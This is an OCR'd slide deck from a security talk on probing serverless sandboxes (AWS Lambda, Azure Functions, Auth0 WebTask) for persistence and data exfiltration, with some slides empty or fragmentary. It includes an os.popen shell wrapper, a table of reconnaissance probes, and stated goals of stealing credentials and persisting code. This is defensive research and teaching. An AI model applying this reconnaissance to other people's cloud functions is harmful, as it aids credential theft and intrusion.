Hacking Serverless Runtimes
Profiling Lambda, Azure, and more.

All updates to this Slide Deck will posted on https://threatresponse.cloud

Presenters : Who are they?

Andrew Krug : @andrewkrug

- Security Engineer @ Mozilla
  - Cloud Security
  - Identity and Access Management
- Founder of ThreatResponse Project
  https://github.com/threatresponse

  https://threatresponse.cloud
  - AWS_IR, Margarita Shotgun -- Automate all the things!
  - Also @ Black Hat Arsenal
  - Thursday 11:15am-12:15pm | Business Hall, Level 2


Presenters : Who are they?

Graham Jones :

- Software Developer @ Legitscript
  - Data warehousing + analytics
  - Use lambda for internal apps

LegitScript

What exactly is a “serverless”?


Load and Run in Sandbox
Execute
Result
Code

Ephemeral Runtimes

Why serverless at all?

- Parallelism
  - Infinite scale(ish)
- Fan out pattern is easy
- Automagic Event Triggers
- Security Features
- HA is simpler
- Enforced Architecture
- Little to no management

Another way to put that …

hope

/hōp/

noun

1. a feeling of expectation and desire for a certain thing to happen.
   "he looked through her belongings in the hope of coming across some information"
   synonyms: aspiration, desire, wish, expectation, ambition, aim, goal, plan, design; More
2. *archaic*
   a feeling of trust.

verb

1. want something to happen or be the case.
   "he's hoping for an offer of compensation"
   synonyms: expect, anticipate, look for, be hopeful of, pin one's hopes on, want; More

Translations, word origin, and more definitions

Serverless is Hope

- **Hope** that your code executes securely.
- **Hope** that others can not tamper with the execution.
- **Hope** that the vendor is patching the operating system.
- **Hope** that your code hasn’t been modified in transit to the sandbox.
- **Hope** that this is somehow

Serverless is the hope that these environments are:

more secure than your own servers.

What you will learn in this talk:

1. How different vendors implement their sandbox. (Isolation technology)

2. Attack patterns and techniques for persistence in various environments.

3. How to build your own test tools to hack the sandbox.

   (This is the hacking part of the talk)

Most importantly:

Should use use this at all or avoid it all together?

What you will not learn in this talk:

1. Kernel level exploits (We don’t have any)

2. Container escape to hypervisor (We didn’t do this)


Languages we will look at:

- Lots of Python
- Some nodejs
- IAM Policy Docs

A Quick Favor

“Bad code is

bad code”


DEVELOPERS WRITE BAD CODE
QA FAILED
memegenerator.net

This is where serverless can be DANGEROUS.


So who even sells this serverless thing?

Google Compute Engine

So what do people use serverless for?

Probably nothing critical right?

Serverless Apps



ImpenetrableCyber... @0x7eff · Jul 2

Run any (well.. sorta) docker container in lambda. cc: @andrewkrug

> **alexander knorr** @opexxx
>
> scar - Serverless Container-aware ARchitectures (e.g. Docker in AWS Lambda) bit.ly/2tBCj7t
>
> — Python OSS (oss_py) July 2, 2017

2 3

Why?

Container

Serverless Sandbox

Sandbox Container


Virtual Machine

Compute Host


Cloud


COMPAQ
ProLiant ML370


Code Sandboxes: What's the attack surface?


Load and Run in Sandbox
Attack Surface
(mostly)
Execute
Result
Code

Attack Method 1



Attack Method 2.



So what?

All the usual attack techniques apply.

What are we concerned with?

Persistence & Data Exfiltration

Rules of engagement.

What do we believe *should be true about serverless?*

Sandboxes are:

thrown away

at the end of execution.

Sandboxes have:

Maximum execution times.

You can do a lot in 5-minutes!


Terminology

Term 1

Cold Start:

Cold start occurs when code is loaded into the sandbox and the container is first instantiated. Small performance penalties exist in every vendor environment for this. ~600ms

Term 2



Warmness:

Due to the aforementioned performance penalty most vendors keep an execution environment around for a period as a “warm” container to spare you this penalty. However -- this opens the door for some persistence. (ephemeral persistence really)

The first person to demonstrate attacking this:

Rich Jones :

Creator, Zappa Framework

Talk: Gone in 60 Milliseconds

https://media.ccc.de/v/33c3-7865-gone_in_60_milliseconds


Attack Surface

Outer

&

Inner

Assumed human error or lack of skills in IAM.



How do these look from the outside:

```
x-amzn-requestid: 42afae07-6337-11e7-978e-a16a4ab3a0b4
x-amzn-remapped-content-length: 52156
etag: "315532800.0-52156-1721700440"
x-amzn-trace-id: sampled=0;root=1-595fc0a9-78f9eb5db9c2557354f3f23a
accept-ranges: bytes
x-amzn-remapped-date: Fri, 07 Jul 2017 17:11:05 GMT
x-cache: Miss from cloudfront
via: 1.1 3a286aa16b0a5dffb0381ae205a4a273.cloudfront.net (CloudFront)
x-amz-cf-id: oIZYWXpxJpVv-vSI4PUVBtS9dw4NXGWdH1PgLzaJB53TxmjrMIcw6w==
X-Firefox-Spdy: h2
```

How do these look from the outside:

```
HTTP/1.1 200 OK
x-auth0-proxy-stats:
{"proxy_host":"172.31.201.234","proxy_pid":21278,"container_id":"af6aeb0f-8fb
7-4681-ac1b-7cc6767a0d60","latency":17,"uptime":177206.295,"memory":{"rss":14
4560128,"heapTotal":93000288,"heapUsed":58777040,"external":21543833},"req_id
":"1499637266377.949008"}
content-type: text/html
x-auth0-stats:
{"worker_pid":1,"response":{"200":2},"time":1,"uptime":79.76,"memory":{"rss":
42840064,"heapTotal":21880928,"heapUsed":16588512}}
x-wt-response-source: webtask
date: Sun, 09 Jul 2017 21:54:26 GMT
```

How do these look from the outside:

```
HTTP/1.1 200 OK
Cache-Control: no-cache
Pragma: no-cache
Content-Length: 94
Content-Type: application/json; charset=utf-8
Expires: -1
Server: Microsoft-IIS/8.0
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Thu, 13 Jul 2017 17:13:30 GMT
```

serverless.yml Pull requests Issues Marketplace Gist

Repositories 6 Code 13K Commits 695 Issues 1K Wikis 7 Users Advanced search

13,299 code results

Sort: Best match

peeweeh/ds-lambda – .gitignore
Showing the top five matches Last indexed on Apr 12

```
1  .serverless
2  serverless.yml
3  serverless.yml
```

mcwhittemore/many-app-database – .gitignore
Showing the top three matches Last indexed on Jan 8

```
1  serverless.yml
2  .serverless
```

Wow… lots of potential targets

Languages

Markdown	7,561
Textile	2,582
HTML	698
JavaScript	597
YAML	482
Text	260
XML	257
JSON	114
Python	53
Shell	51

Serverless apps located!

What do we do with them?

Understanding what's possible . . .

What we found

Do you have a problem with using something that you can not audit?

Digging around


```
#!/usr/bin/python

import os
def call_shell_wrapper(args):
    """
    Intended to make it easy to add additional metrics from shell calls,
    such as capturing return values, etc.
    Currently no additional value.
    Subprocess module is recommended but didn't work for some uname calls.
    """

    return os.popen(" ".join(args)).read()
```

Inspired by: Eric Hammond's Lambdash https://github.com/alestic/lambdash

```
lookups = {
  "pwd":        get_pwd,
  "release":    get_release_version,
  "env":        get_env,
  "df":         get_df,
  "is_warm":    is_warm.is_warm,
  "warm_since": is_warm.warm_since,
  "warm_for":   is_warm.warm_for,
  "cpuinfo":    get_cpuinfo,
  "meminfo":    get_meminfo,
  "package_count": get_package_count,
  "packages":   get_packages,
  "package_versions":
get_package_versions,
  "ps":         get_processes,
  "timestamp":  get_timestamp,
  "ipaddress":  get_ipaddress,
  "uptime": get_uptime
}
```

What are some common things we are looking for in all runtimes?

- Is it an operating system derivative?
- If so are the general things true:
  - Can read/write everywhere?
  - Can poison code?
  - Can get/set environment vars?
- Are the permissions in the cloud:
  - Too permissive
  - Just right?
- What about internet access?
  - Egress vs Egress + Ingress


OPERATION
SKILL GAME
WHERE YOU'RE THE DOCTOR
Writer's Cramp $300
Broken Heart $700
Brain Freeze $600
Water on the knee
Adam's Apple
Wrenched Ankle
YOUR VOTES ARE IN!
BRAIN FREEZE
CAVITY SAM'S NEW AILMENT!
MB MILTON BRADLEY
AGE 6+
EDAD


Runtimes Explored:

- AWS Lambda
- Azure Functions
  - *(aka web-functions aka project kudu)*
- Auth0 WebTask

Let’s talk Lambda

AWS Lambda : What do we know.

- Some kind of container system
- Runs on Amazon Linux
  - (RHEL 6 derivative)
- Read only file system
- Code injected into /var/run/task
- Non-root user
- Single AWS IAM role accessible to sandbox
- Reverse shell not possible
- Internet egress (in some cases)




AWS Lambda : What we wanted to know

- Credential stealing:
  - Can we do it?
  - How bad is it?
- Where can we persist code?
- How long can we persist code?
  - Warmness Attacks
- Can we get lambda to do things other than execute code in the language we prefer to use.
- How frequently does OS and runtime get patched. Python modules (etc)

Sample Output

https://gist.github.com/andrewkrug/db4cea565c7adc144b30c3d3c55b6d89

